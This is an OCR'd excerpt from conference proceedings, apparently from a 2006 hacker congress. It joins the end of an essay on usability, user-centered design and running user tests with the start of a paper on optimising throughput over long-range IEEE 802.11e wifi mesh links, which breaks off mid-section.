Implications: If you need a user to react to something within a given timeframe, 1s is the time it takes only to realize that something unexpected happened. It also means, that if you ignore the 100ms-rule (what you should not do!) you have 1s before the random clicking starts.

10.0s Typical attention span

Implication: 10s should be the upper limit for one step of a task, e.g. 1 screen of a dialog.

One might feel tempted to ignore the implications above to save time. And if it's faster on the whole, users will appreciate that, won't they? In fact **they won't**. The **perceived** speed of an application is more important than the acual speed. That's why you should always indicate that your application received a user's command, even when it's not yet finished proccessing it.

It's also good practice to give the control back to the user. Don't block everything just because your application is computing something. If all that users can do, is to stare at the screen and wait, it will seem like forever.

4.2 Memory

Our short term memory is limited to 7 +/- 2 items at the same time

It sounds more than it actually is. People are far better at recognizing things than at recalling them from thin air. In a GUI, even if you have no idea what it's about, you can at least look at the menus and might *get* an idea.
With a command line you can't. It takes a great deal more of learning.

Implications: Recognition is better, i.e. easier than recall. For people being able to recognize all available commands, these commands have to be **visible**.
Here we come to a trade-off: On the one hand everything needs to be in reach of the user, but on the other hand we don't want to confuse users with a screen full of buttons.
Resolve this by making all commands available from the menus. The most frequent commands can additionally be in the toolbar (if there is one) to grant faster access. (Don't guess which are the most frequent - test it.)

Wondering why only the most frequent? Why not throw anything in the toolbar to make command invocation faster? Because it takes people time to decide, which command is the right one. The more choice the longer takes the decision. Cluttering frequent commands with infrequent ones slows users down.

4.3 Attention

Only one task can have conscious attention

If we do two things at a time that need conscious attention, say reading while solving a sudoku, our "performance" suffers. Luckily the brain's ability to learn and thus automate actions is huge. That's why we can think about an algorithm (requires attention) while walking (automated). Many things we do daily, even complex tasks like driving a car, can run automatically. But for problem-solving we need conscious attention: Writing a text, preparing slides for a talk, calculating statistics, ...
Many of these problem-solving tasks involve a computer and at least one application: Text-editor, slide-editor, statistics/spreadsheet software, ...

[2] 1s is also the natural flow of taking turns in (human) conversations.

The task is creating the text, slides, or calculations. The task is **not** using the application per se.

Implications: An application with a decent UI lets the users automate its operation as quickly as possible. Only then can users forget about the application and concentrate on the real work. This has a lot to do with consistency of the UI, i.e. that the reactions of the application are predictable to the user. The concept of consistency of a UI is broad and rather blurry. Let's pick one part that is easier to tackle and a great improvement when done right: **Text consistency**.

1. **Avoid ambiguity**
   Language is ambigious. Take "cock" for example. Of course I am talking of the animal. What were you thinking of? ;)
   In everyday life there is lots of context that lets us figure out what is meant. With isolated text this is often impossible. Commands in an application are mostly isolated text. Let's say you find the command "View Settings" in a 3D-rendering-software where you can configure multiple camera views. Now tell me, will invoking this command show the settings of a certain view or show some other settings? The worst case would be that the command existed in different places with both outcomes.

2. **Always use the same word when refering to the same thing**
   When my father got the information for his internet connection, he also received a "passphrase" for logging in into the providers configuration pages. We needed it to configure his email account. The login screen wanted a "password"[3]. My father was justified in asking: "Umm, "passphrase" and "password"... Is that the same?"
   To computer-people the answer is obvious, to "normal" people it's not. It can easily confuse them. They may never try a command, because they think it's irrelevant for what they want to do.

   Once you've given something (a command, a dialog box, a certain view on the data, ...) a name, stick to it throughout the application. Especially with more than one developer, this isn't easy to achieve. The best way to succeed is in creating an **application lexicon** that contains all the terms the team agreed on. But test the terms on target users. They have to make sense to them, not to you. (See also 6.4.)

   It's easier to control the consistent use of the application lexicon if **all** text that will be displayed to the user is stored in a central file.

3. **Use terms that make sense to the user**
   People in every occupation evolve a language of their own. That's nothing bad. Problems arise when these internal terms leak out to someone outside the domain. In computer applications it happens frequently that users are confronted with tech speak. Try to use terms from the target domain of your application instead of computer terms.

Writing texts for applications is a qualification in its own right. Hire a Technical Writer if possible.

4.4 Errors

Human beings make mistakes. Always have, always will. Why should operating a UI be an exception?

Implications:

[3] I'm German, so it originally was "Passwort" and "Kennwort".

1. **Keep people from making mistakes**
   If you can prevent errors do it. A good example where this is successfully employed, are inactive, grayed-out menu entries for commands that aren't available at that moment.[4]

   Another situation in which you can avoid errors is when users are entering data, e.g. the contact data of a person: If possible let the user choose from a list of options, rather then letting him enter freeform text. In our example the date of birth springs into mind. Let him choose day, month, and year from three lists. Offering only a text field increases the chance that the user forgets a digit or violates the correct format.

   Don't ask for more information than you absolutely need. Provide sensible defaults, if possible.

2. **Error messages should be polite and helpful**
   Users don't commit errors on purpose. There's no need to bark at them or deliver tech barble that serves for debugging but not for an end user. For real "Error: 503", what is that supposed to mean? What about "Error: Division-by-0. Please check table cell E34."? That's more helpful.

3. **Always, at any costs, preserve the user's work**
   Provide **Undo / Redo**-functionality for everything. Make sure it works, because people will rely on it. If an action is not undoable, say so clearly beforehand and suggest a backup-copy.

   "User's work" can also be entered data in a dialog: The recently replaced vending machines for tickets for german railway were very unforgiving. Once I entered data to buy a ticket and then inserted my EC-card the wrong way[5]. The stupid machine returned my card and also returned to the start screen. Everything I specified was gone! You have to know, that the machines were cumbersome to use and incredibly slow - way over a second reaction time for every new screen. That makes such behaviour doubly inacceptable.

Taking common human factors into account is a step into the right direction. But as there are many differences from individual to individual, we're not yet done walking.

5 User-Centered Design (UCD)

> *User-centered design tries to optimize the user interface around how people can, want, or need to work, rather than forcing the users to change how they work to accommodate the system or function.* From Wikipedia - [3]

This goal is achieved by involving users in the entire production process - from the first design drafts up to the ready-to-ship-application. It starts with a careful analysis of:

1. **Who are your users?**
   The most important distinction is experience: What backgrounds do they have? Are they experts in their domain? With computers?
   Other points: Age, gender, occupation, cultural background, possible disabilities, ...

[4] Please **never** remove a menu entry. That would be messing with the user's spatial memory. Graying out is a clearer feedback that the command exists, but not for the current situation.

[5] This only happened because there was no drawing next to the card-slot, telling the right way to insert. This drawing was on the screen some 20cm away from the slot. When standing in front of the slot, you can hardly see the screen. Here the developers made wrong assumptions about my focus.

2. **What is their task?**
   What do they want to achieve? What are the most important tasks? How often will they use your program? Will they receive training? Are other applications involved in the overall task?

5.1 Identifying your users

Sometimes you already know who the user will be, e.g. because you're hired by a client to write a specific application for her/her employees. In the latter case it is important to note that the client (to whom you sell) is not necessarily the user (who will work with your product). Try to get to know what the actual users are like.

In other cases you have to specify the target group yourself. Unfortunately for many projects the target group isn't really defined. Mainly because "everybody" has a lot of appeal. The sad news is, that when you target "everybody" you often actually target no one. If you target "everybody", everybody will be a little dissatisfied with your application and may switch to one that is more tailored to her needs. It's better to choose a target group and focus on making the application right for them.

5.2 Identifying their tasks


Once you spotted your future users, you can go about researching, what they will want to do with your software. What are functions they'll use heavily? What is less important? Ways to find out about that include the following:

- **Site Visits** - go and observe your target users in the enviroment they will use your product in
- **Questionnaires** - ask people in text form about their task, what applications they use, what they like / dislike about them, ...
- **Interviews** - similar to questionaires but more personal and you can ask users to explain when something is unclear

During all this, think in terms of "What will the user be able to do". Don't yet think about how you'll implement it.

When you're clear about your target user and his task, you enter an iterative process.

5.3 Iterative Development



From all your gathered information you design an application and implement a prototype. You test the prototype with real users to check what works and what does not.
You refine the design and implement a new prototype (or improve the last one.)

The importance of early testing cannot be overestimated. Usability - just like security - is not something you can "add" in the end. It's not only about moving some buttons around, but about the whole concept of interaction.
It's easier to let go of dear - but inappropriate - ideas, when you haven't already put much effort in.

A prototype needn't be software! For your first tests think of:

- **Paper Prototyes** - drawings of the screen in various stages of interaction
- **Post-It Prototypes** - can simulate menus, message windows, dialogues, ...
- **Photoshop/Gimp-MockUps** - more realistic but still without function

The more iterations you can break the development into, the better. Continue until you've developed the final application. With each iteration the application gets more concrete and the focus shifts more to details.

As you've probably noticed, user tests are the key element of user-centered design. That's why I want to give you a little teaser of what a user test can look like.

6 How to run a User Test

Disclaimer: This is only a minimal version of a user test. A professional usability test is more sophisticated and definitely includes more users. But I found that even if you get feedback from only a single person, you know more than you knew before. So one is better than none. Two or three test users in each iteration will do a good job. Six to eight and you can be quite sure that you won't miss anything important.

So this is the simplistic start into a future full of enchanting UIs:

6.1 You need:

- a test conductor[6]
- test users
- a test environment - for most cases: A quiet room
- equipment to record the test session
  (must: pen & paper; optional: video, audio, screen recording, ...)
- test material

Of all this, the test material is the trickiest. What to prepare depends on the test itself and will be explained in the according section (6.4).

6.2 How to choose a test conductor

If possible

- pick someone friendly, who is "good with people"
- pick someone who did not take part in developing the application
- or at least a developer who can control her reactions very well

[6] The test conductor runs the test.

Try to get people from your target group to participate in a test. (You know who your target group is, right?)

To be realistic: Unless you work in a company, most of your test users will be family members or friends. That's okay, as long as they are not afraid to tell you the truth about your application.

Ah, and prefer talkative people. You will learn more from them.

6.3 Treat your test users well!

That's the least you can do. Apart from the time they devote to you, they risk ridiculing themselves in front of you. It is very important in any kind of usability test to convey to the user, that **not he himself is being tested, but your application**.

Treating your test users well also includes:

- preparing well
- checking all equipment beforehand
- being punctual
- giving realistic estimates of the duration of the test while recruiting
- making sure all data is anonymized and not trackable to a certain test user
- a giveaway - needn't (but can) be money, a chocolate bar, a mug with the project's logo, ...

6.4 The test itself

In the beginning welcome the test user and give him some minutes to get aquainted with everything. You can begin when the user is relaxed. Explain what is going to happen and make sure the user understood what he's supposed to do.

There are a lot of ways to test users. We will pick two different test objects in order to look at two ways of testing.

1. **Test object: Application lexicon**
   Let's assume your team created a lexicon with the terms that will be used in the application-to-be. Then you could present each term individually on paper and ask the test user what he associates with it. When the term is a command, ask what the user expects to happen, when the command is executed. Bring an open mind. You might need to change some terms.

2. **Test object: Working software**
   For working software I recommend a technique called "Thinking Aloud". During a "Thinking Aloud"-test an observer, i.e. the test conductor, sits next to the tested user and takes notes of all occurances. The test user is asked to put his thoughts into words. Just like a sports reporter in radio commenting on a soccer game, he should comment everything he does: How he perceives things on the screen, what he guesses how things work, ...
   Using this technique often gives very surprising insights.

   After introducing the test tasks the conductor is as passive as possible. She shows neither approval nor disapproval. Test users often seek the conductor's help, but she shouldn't give any unless it's obvious that the user is completely stuck and that the test cannot continue without aid.

   If a developer conducts the test herself, she must be able to control her reactions very well. It can be quite painful to see that users don't grasp the concepts, one has so carefully devised.

But it would pretty much ruin the test if she jumped up and screamed "THERE!!one! In the bottom left corner! Why don't you see this?"

Create concrete instances of common tasks as test material. Let's look at a possible test task for an application to play mp3s:

(a) Play the song "Sad Robot" which is in the directory "home/music".
(b) Create a playlist containing all songs in this directory.
(c) Delete the song "SchniSchnaSchnappi" from the playlist.
(d) Save the playlist as "MyPlaylist.m3u" in the directory "home/shared/".

The test tasks should be tasks taken from real life. Also test the test's setup (i.e. with a collegue) to make sure it's possible to fulfil the tasks and to estimate the time needed.

For any kind of test you will get a more realistic feedback if you don't tell the test user about all the effort you put into the application. If you do, test users probably won't want to disappoint you. Especially if the test user is your mother.

7 Summary

Users are often forced by applications to figure out the application's UI rather than being able to concentrate on their work. One of the reasons is that although we (as developers) like to think we know what users want, we actually have no idea unless we ask them.

Of course we need to know whom to ask and what questions. For that we need to specify our target users and get to know them and their tasks.

The earlier and the more often we ask, the better will our application be tailored to the users' needs. When we get it right at the beginning, we safe ourselves a lot of trouble towards the end. On top of that we'll have an application with a fairly decent UI and who knows, in time we may enter history as the successor of Apple :)

8 Do you want to know more?

8.1 Literature

- **"The Design of Everyday Things"** by Donald A. Norman
  A little older and sometimes repetetive but nonetheless lays the groundwork for usability awareness in general, albeit not explicitly about software.
- **"GUI Bloopers"** by Jeff Johnson
  Focused on software and websites. Contains many examples and rules that are applicable immediately.
- **"Don't Make Me Think"** by Steve Krug
  Focused on websites but widely applicable. Great passages about user tests.

8.2 Links

- **User Tests**
  - General
    `http://www.infodesign.com.au/usabilityresources/evaluation/default.asp`

  - Real-Life-Example: Informal test of a CD-ROM
    http://www.webpagecontent.com/arc_archive/120/5/
  - Real-Life-Example: Test of an API 1
    http://blogs.msdn.com/stevencl/archive/2005/05/05/415016.aspx
  - Real-Life-Example: Test of an API 2 - Conclusions
    http://blogs.msdn.com/stevencl/archive/2005/07/11/437598.aspx

- **Random Sample of UI Guidelines**
  - Apple
    http://developer.apple.com/documentation/UserExperience/Conceptual/OSXHIGuidelines/index.html
  - KDE
    http://developer.kde.org/documentation/standards/kde/style/basics/index.html
  - Windows
    http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwue/html/welcome.asp

- Collection of articles about UI design principles:
  http://developer.kde.org/documentation/design/ui/index.html
- Linux Usability Report (as an example of a usability review):
  http://www.relevantive.de/Linux-Usabilitystudy_e.html
- You're an OSS-developer? Get usability-feedback:
  http://www.openusability.org/
- You always do the opposite of what your told? Here are the golden rules of Bad Design :)
  http://www.sapdesignguild.org/community/design/golden_rules.asp

References

[1] Everything in 8.1. And additionally:

[2] Lectures: Designing Interactive Systems I + II, Current Topics of Human Computer Interaction
all given by Prof. Dr. Jan Borchers, Head of
The Media Computing Group at RWTH Aachen University
http://media.informatik.rwth-aachen.de/tiki-index.php/

[3] Wikipedia - User Centered Design
http://en.wikipedia.org/wiki/User_Centered_Design

Science

How to squeeze more performance out of your wifi

Cross-layer optimization strategies for long-range IEEE 802.11e based radio (mesh) networks

http://events.ccc.de/congress/2006/Fahrplan/events/1634.en.html

Most of today's long-range wireless mesh or point-to-point links suffer from a high overhead during channel access, frequent link failures and the lack of taking a real advantage of the mesh network structure. This leads to a really bad performance for TCP-like traffic compared to UDP traffic over this links. We want to present your two different ideas for optimizing throughput and delay without breaking any wifi-standard (or at least not too much ;).

Most of today's wireless mesh networks can be characterised by the use of cheap half-duplex transmission technologies like IEEE 802.11. It suffers from a high overhead during channel access, frequent link failures and the lack of taking a real advantage of the mesh network structure. All

this may result in low throughput and high end-to-end delay. To improve both properties, one may use diversity achieved through multiple channels directional high gain antennas, polarization multiplex and frame aggregation techniques. Additionally -- in order to take an advantage of the mesh network structure -- it is possible to divide the up- and downstream of a wifi point-to-point link into two seperate links. This eliminates the concurrency between both directions. Results of calculations, simulations and measurements show an improved distribution of delay and a significant higher throughput especially for TCP-like applications. Both values can furthermore be improved by an optimization of the IEEE 802.11e quality-of-service parameters.

Achim Friedland

Cross-Layer Optimizations for IEEE 802.11e-based Radio Mesh Networks

Achim Friedland

achim.friedland@fem.tu-ilmenau.de

***Abstract*—Most of today's wireless mesh networks can be characterised by the use of cheap half-duplex transmission technologies like IEEE 802.11. It suffers from a high overhead during channel access, frequent link failures and the lack of taking a real advantage of the mesh network structure. All this may result in low throughput and high end-to-end delay. To improve both properties, one may use diversity achieved through multiple channels directional high gain antennas, polarization multiplex and frame aggregation techniques. Additionally – in order to take an advantage of the mesh network structure – it is possible to divide the up- and downstream of a wifi point-to-point link into two seperate links. This eliminates the concurrency between both directions. Results of calculations, simulations and measurements show an improved distribution of delay and a significant higher throughput especially for TCP-like applications. Both values can furthermore be improved by an optimization of the IEEE 802.11e quality-of-service parameters.**

***Index Terms*—wifi, wlan, mesh, diversity, optimizations, media access, 802.11e, 802.11n, network asymmetry.**

I. Introduction

Due to the explosive growth of the internet in recent years, the IEEE 802.11 standard [1] has become the most widely used protocol for wireless networking today. An important component of this standard is the *Distributed Coordination Function (DCF)* for managing the channel access either in structured mode (access point ↔ client), ad-hoc mode (client ↔ client) or within a multi-hop network (mesh network). The DCF plays a major role in limiting the overall throughput and delay of such networks. The importance of the DCF arises when long-range wireless connections should be supported. Long-range wifi links are outside the normal operation parameters of IEEE 802.11 posing new challenges to this protocol and requiring a detailed analysis and new solutions to reach optimal performance.

In this paper, I present two novel approaches for optimizing throughput and delay on long-range IEEE 802.11e-based wireless networks [2]. The emphasis of my analysis will be on 802.11e for reasons of a much better control of the DCF through novel quality-of-service parameters accessible to the user and because of the introduction of new *medium access control (MAC)* techniques like *Frame Bursting with Block Acknowledgments (BlockACKs)* or *Transmission Opportunities (TXOPs)*.

The main focus of the performance measurements will be on the behavior of the *Transmission Control Protocol (TCP)* over such wireless links. I will show that TCP suffers from the architecture of IEEE 802.11 which can be seen as a asymmetric network as described in [3], [4], [5] or [6]. There are several sources of asymmetry resulting in a lower performance of TCP compared to datagram services like UDP. I will present a solution to circumvent some of the asymmetry and to improve the TCP performance significantly.

The remainder of the paper is organized as follows: In the first section I will give a short overview on the MAC techniques of IEEE 802.11, 802.11e and a brief prospect on advanced methods within the upcoming 802.11n standard. In the next section the simulations and measurements are described and the results will be discussed. The paper closes with a conclusion and a prospect on future work.

II. System Overview

A. IEEE 802.11 DCF




Fig. 1
IEEE 802.11 Basic Access Method

The *Distributed Coordination Function (DCF)* is the basic access method of the IEEE 802.11 MAC. By using *Carrier-Sense Multiple Access with Collision Avoidance (CSMA/CA)* it achieves an automatic medium sharing between all participating stations no matter wether the network is a point-to-point link or a mesh network. Before a transmission will starts, the medium is sensed for at least a *Distributed Interframe Space* (t_{DIFS}) to determine if it is idle. If it is found idle, the transmission starts immediately, otherwise the station waits until the end of the in-progress transmission and restarts the process. If the medium is found busy anytime during sensing and a t_{DIFS} elapsed without any activity on the medium, the station does not start the transmission at once but waits for an additional *random backoff interval* (contention period) in

e-mail: achim.friedland@fem.tu-ilmenau.de
Publisher Item Identifier .

order to reduce the probability of a collision with other waiting stations. On transmission errors (e.g. collisions) this backoff intervall is increased.
If the wifi frame is received successfully by the recipient this station should wait a *Short Interframe Space* (t_{SIFS}), which is much shorter than t_{DIFS} giving this transmission a very high priority, and send back an acknowledgment (ACK). Measurements show that in real life hardware manufacturers do not wait a whole t_{SIFS}. They send the ACK as soon as possible. This results in a interframe space just as long as the time needed for receiving, processing and acknowledging the frame (further called t_{MAC}).
After a successful transmission process the station runs a backoff intervall before trying to send the next wifi frame.

B. IEEE 802.11e EDCF




Fig. 2
IEEE 802.11e Quality-of-Service-enabled Access Method

The *Enhanced Distributed Coordination Function (EDCF)* is an extension the the normal DCF introduced by the IEEE 802.11e standard. The EDCF defines four *Access Categories (AC)* for different kinds of userland traffic: AC_BK (Background), AC_BE (Best-Effort), AC_VI (Video), AC_VO (Voice). Every AC has it's own configuration for the medium access parameters defined in the EDCF. These are: CW_{min} and CW_{max} for the minimal and maximal boundaries of the random backoff intervall, t_{AIFS} replacing the t_{DIFS} and the length of a *Transmission Opportunity (TXOP)*. By altering the values of this parameters the medium access priority of every AC can be controlled e.g. giving the AC_VO a much higher medium access priority compared to AC_BK, by shortening CW_{min} and AIFS and increasing TXOP (Fig. 2).
The TXOPs are a new concept within IEEE 802.11e. In the conventional approach of 802.11 a station had to content for every wifi frame, resulting in a high medium access overhead especially for very short voice-over-ip frames. Now 802.11e stations are contenting for TXOPs not for single frames. TXOPs are a defined period in time (max. 8ms) while the station can send as many frames as possible without re-contenting for the channel. Use of this technique yield one a significant performance increase, but will also increase the end-to-end delay. A more detailed analysis of the 802.11e performance can be found in [7] and [8].

C. Frame Burst and Frame Aggregation




Fig. 3
IEEE 802.11e Frame Burst with Block ACK




Fig. 4
IEEE 802.11n Frame Aggregation

The Frame Burst (Fig. 3), as defined in IEEE 802.11e, and the Frame Aggregation (Fig. 4, [9]) in the upcoming IEEE 802.11n standard are advanced techniques for sending more than a single wifi frame during one TXOP. A Frame Burst is a concatenation of several wifi frames traveling to the same destination just separated by t_{SIFS}. Inside a Frame Aggregation this interframe space is reduced to a very short *MPDU Delimiter*. Additionally be possible to aggregate several *MAC Service Data Units (MSDUs)* to a *Aggregated MAC Protocol Data Unit (A-MPDU)* up to a total size of 8192 byte.
Both techniques are using a new acknowledgment method called *Block ACK*. Instead of acknowledging every single frame a whole block of frames can be acked at once by using an acknowledgment bitmap within the *Block ACK Reply*. This will boost the overall performance significantly.

D. Long-range Links

The wifi standard assumes a propagation delay of the electromagnetic wave far less than one microsecond. But on long-range wifi links these delay will be much longer and become a crucial factor for the overall performance. Whereas the actual data transmission using the basic access method will only be $\frac{2*distance}{speed\ of\ light}$ seconds longer, every time slot during the backoff phase and every time slot during the AIFS waiting time will be elongated more than proportional. This means that – assuming a CW_{min} of $2^4 - 1$ – the mean number of time slots will be 7.5, resulting in an elongation of the backoff phase by $\frac{7.5*distance}{speed\ of\ light}$

seconds. Keeping this implication in mind it would be wise to optimize the backoff phase and shorten the AIFS waiting time on long-range links using the IEEE 802.11e quality-of-service parameters.

III. Simulation and Measurement

In order to discuss the potentials and limitations of my optimization approach both, simulations and real-life models, are used. The simulation model is based on the OmNet++ framework [10] and implements the most important MAC functions of IEEE 802.11, 802.11e and 802.11n. To reduce the simulation time any unnecessary complexity was removed without compromising the accuracy of the entire model. Therefore my physical layer model only provides the sufficient functionality for communicating over OFDM channels like IEEE 802.11a. Other environmental influences are outside the scope of my work.
All measurements are done within two testbeds (Fig. 5). The first testbed FS1 is very small one with a distance of only 2 meters between the wifi nodes. The second testbed FS2 has a overall distance of about 1,9 km. Both testbeds are using SOEKRIS embedded computers and the ATHEROS 5213 wifi chipset running a stripped-down version of Debian GNU/Linux.




Fig. 5
Testbed for experimental Studies

A. IEEE 802.11e Optimization

In the first experiment the performance of a single wifi channel consisting of two nodes was investigated by optimizing the parameters of IEEE 802.11e. It was shown that the throughput can be improved by lowering CW_{min}, CW_{max}, $AIFS$ and enlarging the $TXOPLimit$. This leads to the following rules of thumb:

- If the main direction of the user traffic is unidirectional, configure at least the main sender with the highest possible value for the $TXOPLimit$ and the lowest possible values for the remaining QoS-parameters. To adapt to the changing direction of this traffic over short time intervals an automatic optimization algorithm should be used.
- If the user traffic is bidirectional the best values for all of the QoS-parameters will be somewhere between the highest and lowest possible values and determined by a lot of interrelations between these values. An example is the dependency between $TXOP$ and CW_{min}: A high value for the $TXOPLimit$ increases throughput but also results in a huge packet loss when a collision occurs. This will lead to a throughput decrease. Therefore it is necessary to increase CW_{min} to lower the collision probability. Finding the best combination of both values is an optimization problem.
- The best QoS parameters are also determined by the distance between the contenting wifi nodes. With longer links the interframe spaces and the backoff phase become more important. This demands a increased fine-granular adaption of all parameters.

In both scenarios – unidirectional and bidirectional – the improvement can be up to 12% for a IEEE 802.11a channel running at 54 MBit/s and 1500 byte UDP frames. It should be clear that the increased throughput will partly result in a higher end-to-end delay between two wifi nodes. Therefore it might be useful to choose a upper limit for the delay before starting the optimization.




Fig. 6
UDP Throughput of FS1, variable CW_{min} and TXOPLimit

If a single IEEE 802.11a wifi link is not satisfying the user requirements any more, one might be interested in increasing the throughput of a wifi system. This could be done using at least three different ways:

Increased Channel Bandwidth A lot of wifi vendors sell equipment which uses a channel bandwidth of 40 MHz (108 MBit/s) instead of the normal 20 MHz (54 MBit/s). This increases throughput by shortening the time needed for sending the data. But all interframe spaces and backoff intervals still need the same amount of time resulting in a decreased efficiency and a performance benefit of only about 60%.

Channel Combining Using more than one wifi link in a round-robin fashion increases the UDP throughput nearly linear, but can not satisfy the *Transmission Control Protocol* in the same way. Because of different packet error rates and media access delays on every link a sophisticated control protocol is needed to avoid packet reordering and unnecessary waiting time for the whole system if just a single channel has a temporary failure.

Dedicated WiFi-Links This concept will be discussed in the next section.




Fig. 7
UDP Throughput of FS2, variable CW_{min} and TXOPLimit

B. Dedicated WiFi-Links

The second experiment divides a single wifi link into two separate links – one for the upstream and one for the downstream direction. One might expect nothing more than a better throughput for bidirectional traffic flows, but especially for TCP things are a bit more complicated.

The separation of up- and downstream alone does not result in a significant throughput improvement but opens the door for a lot of optimizations on different network layers. First of all the backoff interval is not needed any longer because the contention on the media is eliminated. Therefore CW_{min} can be shortened down to $2^1 - 1$ via IEEE 802.11e and the $TXOPLimit$ can be increased to its maximum value (about 8ms). Additionally the $AIFS$ value can be reduced because there should not be any need for traffic differentiation. The benefit of these optimizations over a increasing distance are shown in Figure 8. Exceptional advantages of the separation can be reached on long-range links using *Frame Bursting* or *Frame Aggregation*.

Measurements using the *Transmission Control Protocol* are rare literature although these measurements are much more interesting issue than using UDP. For all measurements TCP CUBIC [11] is used and the window sizes and kernel memory sizes are increased to 16 MByte.




Fig. 8
UDP Throughput on Shared and Dedicated Links




Fig. 9
Unidirectional TCP Throughput on Shared and Dedicated Links

Figure 9 shows the throughput of an unidirectional TCP stream over both shared and dedicated wifi links using different values for CW_{min} and $TXOPLimit$. Compared to the basic and optimized shared channel the dedicated link achieves a significant throughput improvement of about 35.8% and 25.7%.

Results of measurements using another TCP stream flowing in the opposite direction, are again quite unexpected. Instead of doubling the throughput of an unidirectional TCP stream over a dedicated link, the optimizations only

result in a doubled throughput of an unidirectional TCP stream over a shared link. This result shows that TCP over IEEE 802.11 not only suffers of the half-duplex nature of wireless transmissions, but that there must be something else slowing down the TCP stream.

C. Network Asymmetries

The definition of *Network Asymmetries* used in this paper refers to the more general description of this phenomena found in [6] and [5]. Balakrishnan et. al. define:

> *A Network is said to exhibit network asymmetry with respect to TCP performance, if the throughput achived is not solely a function of the link and traffic characteristics of the forward direction, but depends significantly on those of the reverse direction as well.*

